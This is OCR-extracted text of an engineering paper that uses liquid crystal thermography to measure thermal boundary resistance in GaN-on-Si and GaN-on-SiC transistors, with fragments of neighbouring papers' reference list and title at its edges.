[8] A. M. Ali, Origin of photoluminescence in nanocrystalline Si:H films, Journal of Luminescence, 126 (2007) 614-622

[9] A. V. Shah, J. Meier, E.Vallat-Sauvain, N. Wyrsch. U. Kroll, C. Droz, U. Graf, Material and solar cell research in microcrystalline silicon, Solar Energy Materials & Solar Cells 78 (2003) 469-491.

[10] A. M. Ali, Optical properties of nanocrystalline silicon films deposited by plasma-enhanced chemical vapor deposition, Optical Materials 30 (2007) 238-243.

[11] M. R. Esmaeili-Rad, A. Sazonov, A. G. Kazanskii, A. A. Khomich, A. Nathan, Optical properties of nanocrystalline silicon deposited by PECVD, Journal of Material Sciences, Electron, 18 (2007) S405-S409.

[12] S. Hazra, S. Ray, Nanocrystalline silicon as intrinsic layer in thin film solar cells, Solid State Commun. 109 (1999) 125-128.

[13] D. Gracin, A. Gajović, K. Juraić, J. Sancho-Parramon, M. Čeh: Correlating Raman-spectroscopy and high-resolution

transmission-electron-microscopy studies of amorphous/nanocrystalline multilayered silicon thin films; Thin Solid Films 517 (2009), 18; p. 5453-5458.

[14] A. Belfar, R. Mostefaoui, Simulation of n1-p2 Microcrystalline Silicon Tunnel Junction with AMPS-1D in a-SiC:H/μc-Si:H Tandem Solar Cell, Journal of Applied Science (2011) 10.3923.

[15] S. Tripati, R. O. Dusane, AMPS-1D simulation studies of electron transport in mc-SI:H thin films, Journal of Non-Crystalline Solids, 352 (2006) 1105-1108.

[16] E. Anastassakis, A. Pinczuk, E. Burstein, F. H. Pollak, M. Cardona, Effect of static uniaxial stress on the Raman spectrum of silicon, Solid State Commun, 8 (1970) 133-138.

[17] D. Stieler, V. D. Dalal, K. Muthukrishnan, M. Noack, E. Schares, Electron mobility in nanocrystalline devices, Journal of Applied Physics 100 (2006) doi.10.1063/1.2234545.

[18] B. Van Zeghbroeck, Mobility Carrier Transport, Principles of semiconductor devices, ECEE University of Colorado, 2011.

[19] R. H. Franken, R. L. Stolk, H. Li, C. H. M. Van der Werf, J. K. Rath, R. E. I. Schropp, Understanding light trapping by light scattering textured back electrodes in thin film n-i-p-type silicon solar cells, Journal of Applied Physics 102 (2007), 014503.

[20] D. Gracin, K. Juraić, I. Djerdj, A. Gajović, S. Bernstorff, V. Tudić, M. Čeh, Amorphous-nanocrystalline silicon thin films for single and tandem solar cells, Photovoltaic Technical Conference - Thin Film & Advanced Silicon Solutions 2012, UNPUBLISHED.

[21] V. Tudić, L. Majdandžić, AMPS-1D Simulation of the High Efficiency Hydrogenated Amorphous Single pin Solar Cells, Journal of Mechanical Engineering, Electronics and Electronic Technology, SV - JME 58-59-60 (2012), UNPUBLISHED

Measurement of Thermal Boundary Resistance in AlGaN/GaN HEMTs Using Liquid Crystal Thermography

D. I. Babić, Q. Diduck, J. Smart, D. Francis, F. Faili, F. Ejeckam
[1]Group4 Labs, Inc., 13500 Stevenson Place, Suite 207, Fremont, CA 94539, USA
Phone: (408) 466-8264 Fax: (408) 689-9674 E-mail: dubravko.babic@group4labs.com

Abstract — Liquid Crystal Thermography (LCT) is commonly used for hotspot identification and peak-temperature measurement in electronic devices. We use LCT to characterize GaN/Si and GaN/SiC high-electron mobility transistors and extract the thermal boundary resistance between the GaN epilayers and the substrate on these transistors.

I. INTRODUCTION

Thermal resistance is an important factor in specifying the power capability of power electronic devices. Besides the commercial need, the measurement of thermal performance of electronic devices is used to extract thermal parameters in device structures, especially when one is interested in estimating thermal properties of structures within a device that are not a priori known. Recently, thermal boundary resistance (TBR) between GaN epilayers and the substrate have attracted attention due to its dependence on growth conditions, epilayer structure, and manufacturer [1], [2], [3], [4]. A number of techniques have been demonstrated to evaluate the TBR [2], [4]. In this work, we use Liquid Crystal Thermography (LCT) to characterize thermal crosstalk between two low-frequency AlGaN/GaN high-electron mobility transistors (HEMT) adjacent on a single chip and use this information to determine thermal boundary resistance between the GaN epilayers and the substrate for two different substrates commonly used for GaN growth: silicon and silicon carbide.

Liquid Crystal Thermography is one of many techniques for estimating thermal resistance and identifying hotspots on semiconductor devices and, in particular, high power field-effect transistors [5], [6], [7]. We combine thermal resistance and thermal crosstalk measurements with heat-flow modeling and use unknown structure parameters as free parameters to fit a model to the measured values of thermal resistance and thermal crosstalk. A sensitivity analysis of the fitting parameters is included indicating the limits of accuracy of the presented method in estimating thermal boundary resistance between the GaN epilayers and the substrate.

II. DEVICE STRUCTURES, FABRICATION DETAILS

We study HEMTs built on two different layer structures and substrates shown in **Figure 1**. The wafers were purchased from commercial vendors of GaN/substrates. The device layout is tailored for DC testing or possibly low-frequency RF (~1GHz) with the primary purpose in evaluating the epilayer quality. High-electron mobility transistors with two gate-fingers and no air-bridges are processed using a four-mask process. The device physical dimensions were W = 2 x 200 µm, L_G = 2 µm, L_{GD} = 4 µm, gate pitch 35 and 39 µm (shown in photo in **Figure 2**). The barrier thicknesses range between 10 and 20 nm and hence they negligibly contribute to the overall thermal resistance. For modeling purposes, the heat source is assumed to be an infinitely thin rectangle located at the two-dimensional electron gas with sides equal to 200 × 3 µm². We are interested in characterizing the resistance to heat flow presented by the layer structure appearing between the GaN epilayers and the substrate. The thermal boundary resistance of those layers is uncertain and can not be accurately estimated a priori as the dislocation density profile in the transition layers, which significantly contributes to the thermal resistance of those layers, is not known and there is no knowledge how the dislocation density correlates with the thermal conductivity in AlGaN materials. For these reasons, we look at the entire GaN-to-substrate layer structure as one thermal boundary to be characterized.




Fig. 1 – GaN/Si and GaN/SiC HEMT structures. Only physical parameters relevant for thermal modeling in this work are shown.




Fig. 2 – Top view if a completed HEMT

The devices were DC characterized, diced into multi-transistor chips (6 HEMTs each chip) shown in **Figure 3**, attached into standard packages [8], and wire-bonded. For thermal resistance measurement, we need only to apply a controlled amount of DC power to the HEMT. Four of the

six HEMTs were wire-bonded with their gates shorted to source/ground. In this way, power to each HEMT can be delivered by selecting a single wire to the package. Furthermore, shorting the gate to the source at the chip (using a very short bondwire) eliminated the need for transistor stabilization. For thermal resistance measurement the package is bolted to a nickel-plated copper heat spreader as shown in **Figure 4**. The five wires leading to the package are the four drains and one lead to the ground (source and gate). The last wire is the thermocouple located inside the heat-spreader below the package.




Fig. 3 – Multi-HEMT chip with dimensions

III. LIQUID CRYSTAL THERMOGRAPHY

Our LCT measurement is based on using nematic liquid crystals which change crystalline order from the nematic phase into isotropic phase at a known temperature T_{LC}. These are also known as *nematogens* in which the optical state changes with temperature (rather than electric field). For this measurement, a several-micrometer thick layer of liquid crystal is disposed over a transistor and illuminated with polarized light, while the reflected light is viewed through another polarizer. When the crystal temperature is below T_{LC}, incident polarized light remains polarized upon reflection, but above T_{LC} the reflected light is depolarized. This property is then used to optically determine when a certain area of liquid crystal is above or below the T_{LC} visually using a microscope. One obtains the thermal resistance Θ_{TH} by measuring the power P delivered to the device when the channel of the transistor reaches T_{LC} and the heat-sink temperature T_{HS} using

$$\Theta_{TH} = (T_{LC} - T_{HS})/P. \quad (1)$$

The experimental setup is illustrated in **Figure 5**. It consists of a trinocular microscope with a polarized white-light illuminator and an analyzer in the path of the light entering the microscope. A *J*-type thermocouple was embedded inside a nickel-plated copper heat-block about 0.5 mm below its surface. The heat block was placed on a temperature-controlled hot plate. In many reported LCT measurements, a single reading of P and T_{HS}, is taken and then equation (1) is used to determine thermal resistance. We improve the measurement accuracy by making multiple measurements of power P for a sequence of heatsink temperatures T_{HS} and determine the thermal resistance from the slope $\Theta_{TH} = -\,\mathrm{d}T_{HS}/\mathrm{d}P$. In this way, we have (a) the ability to check whether the thermal resistance is indeed a linear function of the heatsink temperature, (b) improve the accuracy of the thermal resistance estimate by using linear regression of the data, and, most importantly, (c) obtain thermal-resistance values without knowing the exact value of T_{LC}. This latter fact is advantageous because the transition temperature and the temperature broadness of the nematic-isotropic transition can be altered by the presence of water or remaining solvent in the crystal.




Fig. 4 – Packaged multi-transistor chip attached to a heat-block and wired.

There is a variety of nematic liquid crystals that can be used for LCT measurements [6] although manufacturers most often do not advertise them for LCT applications. The suitability of a particular crystal depends primarily on the N-I transition temperature T_{LC}, which one would prefer to equal to the maximum device operating temperature. For AlGaN/GaN HEMTs the operating temperature is most often 150°C. In this way, one accounts for the effect of temperature-dependent thermal conductivity of the materials. However, the ability to easily dissolve the crystal, apply it and maintain it in a several-micrometer thick layer turns out to be more important. The melting temperature in nematic liquid crystals is below the N-I transition temperature so the crystal is liquid at the temperature where the measurement is made. This can present a difficulty with thin films if the crystal does not wet the underlying surface well. This problem varies from crystal to crystal and greatly depends on the shape and the chemistry of the underlying surface. When starting with no background knowledge, one has to experimentally determine the suitability of a particular crystal to a device.




Fig. 5 Liquid Crystal Thermography setup

Organic solvents, such as, acetone [5] or chloroform (in this work) will dissolve most nematogens. The solution ratio is commonly 1:10 by volume and a single drop of this solution placed onto the die will provide a several micrometer thick layer after the solvent evaporates. Applying the crystal in dissolved form can be used to produce several micrometer thick layers and this will lead to several-micrometer resolution. In this work, we were consistently able to detect when the area between the gate and the drain on our devices reaches T_{LC}, which means that we achieve better than 4 μm spatial resolution.

We experimented with two types of crystals: one with T_{LC} = 153°C [9] and other with T_{LC} = 136°C [10]. The 153°C nematogen was selected because its T_{LC} is very close to 150°C, but we experienced a number of difficulties with this crystal. It did not wet the silicon nitride surface well and tended to form droplets once melted, sometimes having to interrupt the measurements to ad more crystal. Furthermore, once close to the T_{LC} temperature, the evaporation rate of the 153°C nematogen became noticeable: the time one could stay at temperature and make measurements was reduced to less than 15 min. We attempted resolving these difficulties by using thicker layer of the crystal by applying the undissolved crystal directly to the chip and melting it. This however produced a different problem: the amount of crystal deposited was harder to control and the varying thickness of crystal resulted in loss of resolution. The 136°C liquid crystal wetted the surface significantly better, but still not sufficiently to consistently cover the entire device. However, the crystal consistently wetted the area between the gate and the drain enabling repeatable measurements over an extended period of time (hours).



Fig. 6 - Photograph of the transistor below (left) and above (right) the nematic-isotropic transition temperature T_{LC}. The transition is unambiguously detectable to the eye, although this is not clearly visible in this image because of the limited spatial and contrast resolution of the camera.

IV. Thermal Resistance Measurement

The electrical biasing diagram for the multi-transistor device is shown in **Figure 7**. We connect two adjacent transistors to the external circuitry at any given time. We are interested in monitoring the thermal resistance associated with temperatures T_P, T_E, T_C, and T_B, for each of the devices 1 and 2, and the thermal crosstalk between devices 1 and 2, i.e., the power to device 2 required to bring T_P of device 1 to T_{LC} while a preset power is delivered to device 1. **Figure 8** illustrates the location of the these temperature points.

The thermal resistance measurement consists of finding the power P that needs to be delivered to a device so that the temperature of a specific spot on the chip (T_P, T_C, T_E, T_B) reaches T_{LC}. We know when temperature $T_P = T_{LC}$ because when $T_P > T_{LC}$ the channel of the HEMT will turn dark under the microscope. For temperatures $T_P < T_{LC}$ the liquid crystal on top of the HEMT is clear and transparent. The thermal-resistance measurements then proceed as follows: We first heat the hotplate to just below T_{LC} and then turn it off. As the hotplate cools we alternatively measure P_1 and P_2 for devices 1 and 2 (only one powered at any time). This measurement leads to the thermal resistance Θ_P and Θ_C for each individual device. During another optional temperature scan we measure Θ_E and Θ_B. These latter measurements often proved to be damaging to the device as the applied voltage sometimes exceeded the breakdown voltage. For this reason, the measurements were done only on some of the devices. An example of raw data from these temperature ramps are shown in **Figure 9**. The slope of the curves gives the thermal resistance and the x-axis intercept is T_{LC}.




Fig. 7 – Electrical wiring of the devices




Fig. 8 – Location of temperature measurements.

The second measurement is done by setting the hotplate to a fixed temperature (between 120°C and 130°C) and then performing thermal crosstalk measurements. We make this measurement at a fixed temperature so that we can characterize the relationship between P_1 and P_2. This relationship was linear, as expected. We first find the power P_1 needed for device 1 to reach T_{LC}, then decrement P_1 somewhat and search for power P_2 which brings device 1 to T_{LC} again. We repeat the decrementing of P_1 until, if possible, we reach zero. We then repeat the same measurement on device 2. The raw data with the linear regression for such a measurement is shown in **Figure 10**.

We made measurements on four GaN/Si and ten GaN/SiC devices. The results are summarized in **Table 1**.




Fig. 9 - Measurements of dissipated power vs. heat-sink temperature for device C5 and peak, edge, and back temperatures.




Fig. 10 - Thermal crosstalk raw data: power delivered to the primary device versus power delivered to the disturbing device for an exemplary GaN/SiC and GaN/Si device.

Device	Θ_P [°C/W]	Θ_C [°C/W]	s	Θ_E [°C/W]	Θ_B [°C/W]
GaN/Si	74 ± 3	10.1±0.3	0.1±0.02	11±2	4±1
GaN/SiC	30 ± 2	6.3 ±0.3	0.2±0.02	6±1	5±1

Table 1 - Summary of thermal-resistance measurements

V. Analytic Modeling

To extract the structure thermal parameters, we start by assuming a linear-resistor network model for the coupled-transistor structure and extract the individual thermal resistor values from the measured data. The proposed linear-resistor network is shown in Figure 11. This network has three unknowns and models the dominant heat-flow phenomena present in our structures: R_S, also referred to as *vertical thermal resistance*, is the thermal resistance between the transistor and the substrate provided no heat flows over to the other transistor - this is equivalent to powering both transistors at the same with equal power (and assuming their thermal resistance are identical, R_C is the *crosstalk thermal resistance*, while αR_S is the *source-local thermal resistance*, i.e., the part of vertical resistance contributed by the structure and layers close to the device where the crosstalk to the neighboring device may be assumed negligible. The intent of defining the source-local thermal resistance as not having any cross-talk component is to be able to separate the contributions to R_S coming from GaN/substrate TBR ($\sim\alpha R_S$) on the one side and the substrate, die attach, and the package ($\sim(1\text{-}\alpha)R_S$) on the other. This criterion is well satisfied for both devices tested here: the volume available for lateral heat flow in the substrate is orders of magnitude larger than that in the epilayers.

We assume that the structure is symmetric (and the experimental data confirm this). In this case, the peak temperature on device k (k = 1, 2) is given by $\Delta T_k = \Theta_k(P_k + sP_{1\text{-}k})$, where P_k is the power to the primary device, P_{1-k} power to the disturbing device, Θ_k the thermal resistance of device k when the disturbing device is off, and s the crosstalk coupling slope. With shorthand notation $R_C = \chi R_S$, we have

$$\Theta_k = R_S \frac{\chi + (1-\alpha)(1+\alpha)}{\chi + 2(1-\alpha)} \qquad s = \frac{(1-\alpha)^2}{\chi + (1-\alpha)(1+\alpha)} \quad (2)$$

From here we find the vertical thermal resistance as $R_S = (1+s)\Theta_k$. We then measure the temperature at the center of the chip Θ_C, exactly half-way between the two devices, and evaluate α using $\Theta_C = (1\text{-}\alpha)R_S/2$. Using α and s we then determine the crosstalk with

$$\chi = (1-\alpha)\left\{\frac{(1-s)-\alpha(1+s)}{s}\right\} \quad (3)$$




Fig. 11 - Linear thermal-resistor network model of the thermally-coupled-FET chip.

The analytic-model parameters extraction was done on data from a single device, rather than on the average value of thermal resistance shown in **Table 1**, in order to maintain consistency between the measurements when equations (2) and (3) were applied. **Table 2** shows a summary of the extracted parameters. The large difference between the R_C values confirms our expectation that SiC is significantly better heat spreader than silicon, while large value of αR_S for the GaN/Si device indicates that the thermal boundary

between the heat-source and the substrate for GaN/Si is higher than that of GaN/SiC.

The analytic model is good for qualitative comparison between different structures or different implementations of same structure. However, we are interested whether we can extract the value of *TBR* from the LCT measurements. This is shown in the next section.

Device	R_S K/W	R_C K/W	αR_S K/W	TBR_1 m²K/GW	h W/cm²K
GaN/Si	84	8.6	64	48	7.0
GaN/SiC	36	1.3	24	1.5	6.4

Table 2 - Summary of lumped model parameters

VI. Numerical Modeling

We use a three-dimensional heat-flow solver based on 2D-Fourier series expansion in the *x-y* plane and matrix generated Green's function in the z-direction. Our approach is conceptually the same as the approach described in reference [11]. The heat-source width was 3 um which is close to the resolution obtainable with LCT. In addition, in this range of heat source widths, the thermal resistance weakly depends on the heat source width. The other structure parameters are shown in **Table 3**.

The task of fitting structure physical properties to the measured Θ_P , Θ_C and s values is an incompletely defined problem. To reduce the number of free parameters (and unknowns), we first simplify the representation of the actual device structure. Our simplification consists of forcing a convection boundary condition at the bottom of the substrate. The heat transfer coefficient h is a single parameter that characterizes the cooling of the bottom of the chip. It includes the combined effect of the solder (thickness and thermal conductivity), heat flow through the heat sink below it, and the heat sink cooling efficiency. By doing this, we have neglected heat spreading in the solder layer and the heat sink. This approximation is justified for substrates that are (a) thicker than the separation between the two HEMTs, as in our GaN/Si case, and (b) for substrates with thermal conductivity much greater than the solder and/or heat sink below it, as in our GaN/SiC case. In both of these cases the lateral variation of the temperature along the bottom the substrate (and above the solder) is small. Furthermore, we assume that the thicknesses or the substrates and epilayers are known. To first order, thickness uncertainty can be treated as thermal conductivity uncertainty.

With this simplification, four free variables remain unknown: GaN epilayer thermal conductivity κ_{GaN}, substrate thermal conductivity (κ_{Si}, κ_{SiC}), heat transfer coefficient h, and *TBR*. Gallium nitride κ_{GaN} varies due to temperature, doping, and crystal purity: We select a center value and test the impact on the other parameters when we vary κ_{GaN} = 120 ± 10 W/mK. The thermal conductivity of silicon reduces with temperature and we observe the effect of its variation in the range κ_{Si} = 125 ± 25 W/mK. Similarly, silicon carbide substrate thermal conductivity varies in the range κ_{SiC} = 330 – 450 W/mK. For the heat transfer coefficient h, we first obtain a rough estimate (see next section) and then proceed with h and *TBR* as free variables to adjust.

There is a level of independence between h and *TBR* and the measured temperatures (thermal resistance): Modeled Θ_C is very dependent on h, but not on *TBR*. *TBR* has a dominant effect on Θ_P, while Θ_P weakly depends on h. Relative magnitude of s and Θ_C depends on h more than *TBR* and on the substrate thermal conductivity. Fine adjustment of h and *TBR* both has be done to make all three parameters fit. Note that, due to the uncertainty in the measurement, the modeled values of Θ_P, Θ_C, and s are adjusted until they fit the measured values to within two significant digits. However, at some marginal cases we had to accept less as the relationship simply could not be exactly fitted. We do not show results for the input parameters for which the reasonable fit to the measured values could not be obtained. They were outside our parameter space and are assumed to be outside of the simple model used for fitting.. Once a parameter combination that works is found, we proceed in varying the substrate and GaN thermal conductivities to observe the parameter space of all four free variables.

A rough estimate of the heat transfer coefficient can be obtained by measurement: As shown in **Figure 8**, the device is mounted in a package, which is attached to a nickel-plated copper heat spreader within which there is a thermocouple reading T_{HS}. The heat-spreader rests on top of a temperature-controlled hotplate. We measure the temperature difference between the chip edge T_B and the temperature measurement within the heat spreader T_{HS} to be 3 − 5°C/W. Since the chip area is around $3.05 \cdot 10^{-6}$ m² (1.4 mm x 2.175 mm). This means that the first-order estimate of the heat transfer coefficient is h = 6 − 10 W/cm²K. Note that this is the range of the maximum heat transfer coefficient. The devices were mounted using the same process and package (at the same time) and it is likely that the heat transfer coefficient will be close for the two devices.

```
------------------------------------------------
  0.020 um    25.0 W/mK    0.80 m²K/GW   AlGaN
**************************************   heater
  1.500 um   120.0 W/mK   12.50 m²K/GW   GaN
  0.100 um     8.3 W/mK   12.00 m²K/GW   TBR1
375.000 um   330.0 W/mK 1071.43 m²K/GW   SiC
------------------------------------------------
     (a) GaN/SiC structure (h = 6.4 W/cm²K)


  0.020 um    25.0 W/mK    0.80 m²K/GW   AlGaN
**************************************   heater
  0.800 um   120.0 W/mK    6.67 m²K/GW   GaN
  1.500 um    34.9 W/mK   43.00 m²K/GW   TBR1
625.000 um   100.0 W/mK  5250.0 m²K/GW   Si
------------------------------------------------
     (b) GaN/Si structure (h = 7.0 W/cm²K)
```

Table 3 - Modeled structures with best fit parameters for highest temperature shown in Figure 12.

As a sanity check, note that the uniform thermal resistance of the package base, calculated from the chip area and the package base physical parameters, is about 1.2°C/W, while the copper below it would be ~ 8.2°C/W. It is hence reasonable to expect that due to heat spreading in the package base and the copper-block, this uniform thermal

resistance would reduce 2 to 3 times. The package base is made out of a copper alloy with thermal conductivity ~ 170 W/mK and thickness equal to 625 um. The heat-block below it is made out of copper with thermal conductivity ~ 400 W/mK. The interface between the two includes gold plating one both surfaces. The package is bolted solidly to the heat block and no thermal paste was used between the two. We also measured the cooling efficiency and the thermal time constant of the entire hot-plate/device system (the cooling of the stage is approximately exponential). The thermal resistance between T_{HS} and the ambient T_A is $\Theta_{HS\text{-}A}$ ≈ 9.6°C/W and the time constant τ_{TH} ≈ 780 seconds. These latter parameters ($\Theta_{HS\text{-}A}$ and τ_{TH}) do not enter into the modeling.

The central result of this work is shown in Figure 12 where we show how the best fitting values of TBR_1 and h vary with substrate and GaN thermal conductivity. Clearly, the TBR_1 values extracted for GaN/Si are quite large: If we assume that the silicon thermal conductivity is reduced at 400K to between 100 and 110 W/mK, the extracted TBR_1 values falls between 48 and 60 m²K/GW. This is larger than published values 33 m²K/GW [4], but reasonable as the thermal boundary resistance contributed by the nucleation layers depends very much on the specific design and growth parameters which vary between different manufacturers. Similar conclusion holds for GaN/SiC device where we measured a very low TBR, among the lowest reported [1].




Fig. 12 - Fitted values of *TBR* and *h* that give matching Θ_P, Θ_C, and *s* while the thermal conductivity of the substrate is varied. Circled values correspond to highest temperature (~400K)

VII. Conclusion

Liquid crystal thermography is a method generally used for measurement of surface temperature. However, with suitable heat source geometries and measurements of temperature at multiple surface locations one opens the possibility of estimating the thermal properties of sub-surface structures. The certainty of the estimated thermal parameters greatly depends on the complexity of the semiconductor device and the knowledge of all other structure parameters. We used thermal cross-talk between two adjacent high-electron mobility transistors and the surface temperature measurement at the heat sources and between the two transistors to estimate thermal boundary resistance between the GaN epilayers and the substrate for GaN/Si and GaN/SiC transistors. This approach results in temperature values at multiple surface points and hence allows for precision in fitting to analytic or numerical models. Relative to other methods used for estimating thermal boundary resistance, LCT offers significantly greater simplicity in the measurement and a significantly lower overall test-system cost.

Acknowledgment

The authors gratefully acknowledge the long-standing support of John Blevins (AFRL), Avram Bar-Cohen (DARPA), John Albrecht (DARPA), and Chuck Pagel (NAVY). The authors further acknowledge the help and advice from prof. Martin Kuball from University of Bristol and the technical assistance provided by Alex Schreiber.

References

[1] M. Kuball, N. Killat, A. Manoi, J. W. Pomery, "Benchmarking of Thermal Boundary Resistance of GaN-SiC Interfaces for AlGaN/GaN HEMTs: US, European and Japanese Suppliers", CS MANTECH, May 17020th, Portland, Oregon, USA, 2010.

[2] J. Kuzmik, S. Bychikhin, D. Pogany, C. Gaquiére, E. Pichnat, E. Morvan, "Investigation of the thermal boundary resistance at the III-Nitride/substrate interface using optical methods", *J. Appl. Phys.* vol. 101, p. 054508, 2007.

[3] G. J. Riedel, J. W. Pomeroy, K. P. Hilton, J. O. Maclean, D. J. Wallis, M. J. Uren, T. Martin, U. Forsberg, A. Lundskog, A. Kakanova-Georgieva, G. Pozina, E. Janz"en, R. Lossy, R. Pazirandeh, F. Brunner, J. Wurfl, M. Kuball, "Reducing Thermal Resistance of AlGaN/GaN Electronic Devices Using Novel Nucleation Layers", *IEEE Electron Dev. Lett.,* vol 30, no. 2, pp. 103-106, 2009.

[4] A. Sarua, H. Ji, K. P. Hilton, D. J. Wallis, M. Uren, T. Martin, M. Kuball, "Thermal Boundary Resistance Between GaN and Substrate in AlGaN/GaN Electronics Devices", *IEEE Trans. Electron Dev.*, vol. 54, no. 12, pp. 3152-3157, 2007.

[5] M. M. Minot, "Thermal Characterization of Microwave Power FETs Using Nematic Liquid Crystals", *IEEE MTT-S*, paper T-8, pp. 495-498, 1986.

[6] C. E. Stephens, F. N. Sinnudurai, "A Surface Temperature Limit Detector Using Nematic Liquid Crystals with Applications to Microcircuits", *J. Phys. E: Scientific Instruments*, vol. 7, pp. 641-643, 1974.

[7] J. Park, M. W. Shin, C. C. Lee, "Thermal Modeling and Measurement of GaN-Based HFET Devices", IEEE Electron. Dev. Lett., vol. 24, no. 7, pp. 424-426, 2003.

[8] Stratedge Corporation P/N 580286.

[9] Alfa Aesar, 4-*n*-hexyloxybenzoic acid; CAS 1142-39-8.

[10] Sigma-Aldrich, Azoxyanisol 98%; CAS 1562-94-3.

[11] G. N. Ellison, "Maximum Thermal Spreading Resistance for Rectangular Source and Plates With Nonunity Aspect Ratios", *IEEE Trans.. Components and Packaging Technologies*, vol. 26, no. 2, pp. 439-454, 2003.

Design of a planar inductor for DC-DC converter on flexible foil applications

